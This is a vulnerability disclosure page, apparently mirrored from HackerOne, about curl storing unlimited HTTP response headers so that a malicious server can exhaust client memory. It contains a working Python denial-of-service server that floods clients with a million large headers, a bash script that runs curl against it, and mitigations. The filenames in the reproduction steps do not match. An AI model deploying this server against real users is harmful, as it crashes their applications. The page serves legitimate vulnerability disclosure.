Denial of Service in curl Request - HTTP headers eat all memory
curl did not limit the number or size of HTTP response headers it stored in memory, so a malicious server could send an endless stream of headers and exhaust the client's heap memory. This could cause a denial of service, crashing the application using libcurl.
 Originally disclosed on HackerOne
- Disclosed after 4 days
Summary:
Curl's unrestricted header storage lets malicious servers overwhelm memory, leading to out of Memory ( DOS) . When curl retrieves an HTTP response, it stores the incoming headers so that they can be accessed later via the libcurl headers API. However, curl did not have a limit on how many or large headers it would accept in response, allowing a malicious server to stream an endless series of headers and eventually cause curl to run out of heap memory.
** Tested Versions **
unfixed in curl 8.7.1 (x86_64-pc-linux-gnu) libcurl/8.7.1 OpenSSL/3.2.2 zlib/1.3.1 brotli/1.1.0 zstd/1.5.5 libidn2/2.3.7 libpsl/0.21.2 libssh2/1.11.0 nghttp2/1.61.0 librtmp/2.3 OpenLDAP/2.5.13

Release-Date: 2024-03-27, security patched: 8.7.1-5
Protocols: dict file ftp ftps gopher gophers http https imap imaps ipfs ipns ldap ldaps mqtt pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp

Features: alt-svc AsynchDNS brotli GSS-API HSTS HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM PSL SPNEGO SSL threadsafe TLS-SRP UnixSockets zstd
Vulnerability insight
From the breakdown of the below , we can see that the vulnerability is found where cURL cannot limit the number of headers to be stored. Headers are fundamental in HTTP communication, providing metadata and instructions for how requests and responses should be handled (such as Host, Set-Cookie, Content-Type, Content-Length, etc.). Typically, headers are stored directly in memory so that they can be accessed by applications via the libcurl headers API.If cURL does not enforce limits on the number or size of headers, it can lead to memory exhaustion and potential application crashes, causing a denial of service (DoS) attack. Now consider this vulnerable code snippet of transfer.c file of cURL's core library. This file handles data transfers, managing the process of sending requests and receiving responses over various protocols (like HTTP, FTP, etc.).
Steps To Reproduce:
- This is a Python script which creates a simple HTTP server that serves as an exploit server , It is designed to simulate a vulnerability where an excessive number of HTTP headers are sent in the response, potentially causing memory exhaustion on the client side.
import http.server
import socketserver

class ExploitHTTPRequestHandler(http.server.SimpleHTTPRequestHandler):
    def send_headers(self):
        for i in range(1000000):  # Large number to exhaust heap memory
            self.send_header(f'X-Excessive-Header-{i}', 'A' * 1000)
        self.end_headers()

    def do_GET(self):
        self.send_response(200)
        self.send_headers()
        self.wfile.write(b'Exploit server response')

def run(server_class=http.server.HTTPServer, handler_class=ExploitHTTPRequestHandler, port=8080):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f'Starting exploit server on port {port}')
    httpd.serve_forever()

if __name__ == '__main__':
    run()
2 . Next, we create a bash file called curl_memory.sh. Copy the bash script into the bash file , Below is the bash script. This will be used to run the exploit_server.py file and curl command .
#!/bin/bash
# Function to clean up background processes
cleanup() {
    kill $EXPLOIT_SERVER_PID
    exit
}
# Trap the exit signal to ensure cleanup
trap cleanup EXIT
# Start the exploit server in the background
python3 exploit_server.py &
EXPLOIT_SERVER_PID=$!
# Allow the server to start
sleep 2
# Run curl and capture its PID
curl http://localhost:8080 &
CURL_PID=$!
# Allow some time for curl to start
sleep 1
# Check if the curl process is running and monitor its memory usage
if ps -p $CURL_PID > /dev/null; then
    echo "Monitoring curl (PID: $CURL_PID) memory usage..."
    while ps -p $CURL_PID > /dev/null; do
        ps -o pid,rss,vsize,comm -p $CURL_PID
        sleep 1
    done
else
    echo "Curl process not found"
fi
# Wait for the curl process to complete
wait $CURL_PID
# Cleanup
kill $EXPLOIT_SERVER_PID

- To check the memory while running the script, open another terminal and run.
htop
Once that is done, we run these commands:
chmod +x monitor_curl_memory
./curl_memory
dmesg | grep -i "out of memory"
Mitigation
-
Enforce Header Limits: Set restrictions on header size and number using curl options.
-
Review Application Code: Check your code for proper handling of HTTP response headers to prevent memory issues.
-
Network Filtering: Employ firewalls or WAFs to detect and block malicious traffic exploiting this vulnerability.
-
Monitor Memory Usage: Regularly monitor memory usage and set up alerts for abnormal consumption.
Supporting Material/References:
https://learn.microsoft.com/en-us/answers/questions/1409035/curl-7-69-(-8-4-0-heap-buffer-overflow-and-curl-7 https://hackerone.com/reports/2072338
Impact
DOS/overloading of user's system through malicious HTTP server interaction with curl's header parsing.
Attachments
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely the lack of any limit on the number or total size of HTTP response headers that curl stores in memory.
Impact
A malicious server could cause curl or any application using libcurl to run out of memory and crash, resulting in a denial of service.
What the attacker needed
Victim connects to a malicious server; no special privileges needed
The fix
Mitigations include enforcing header limits, reviewing application code, network filtering and monitoring memory usage.
How it was found
- Start a malicious HTTP server that sends a very large number of response headers.
- Run curl against that server and monitor its memory usage.
- Observe curl's memory growing until the system runs out of memory.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When a program like curl talks to a web server, the server sends back extra information called headers. curl normally keeps all these headers in memory so the program can read them later. If a bad server sends millions of headers, curl keeps storing them until the computer runs out of memory and the program crashes.
What is DoS?
A request that exhausts resources or crashes a component. Many programs forbid testing it; reports usually show it from code, not by attacking.


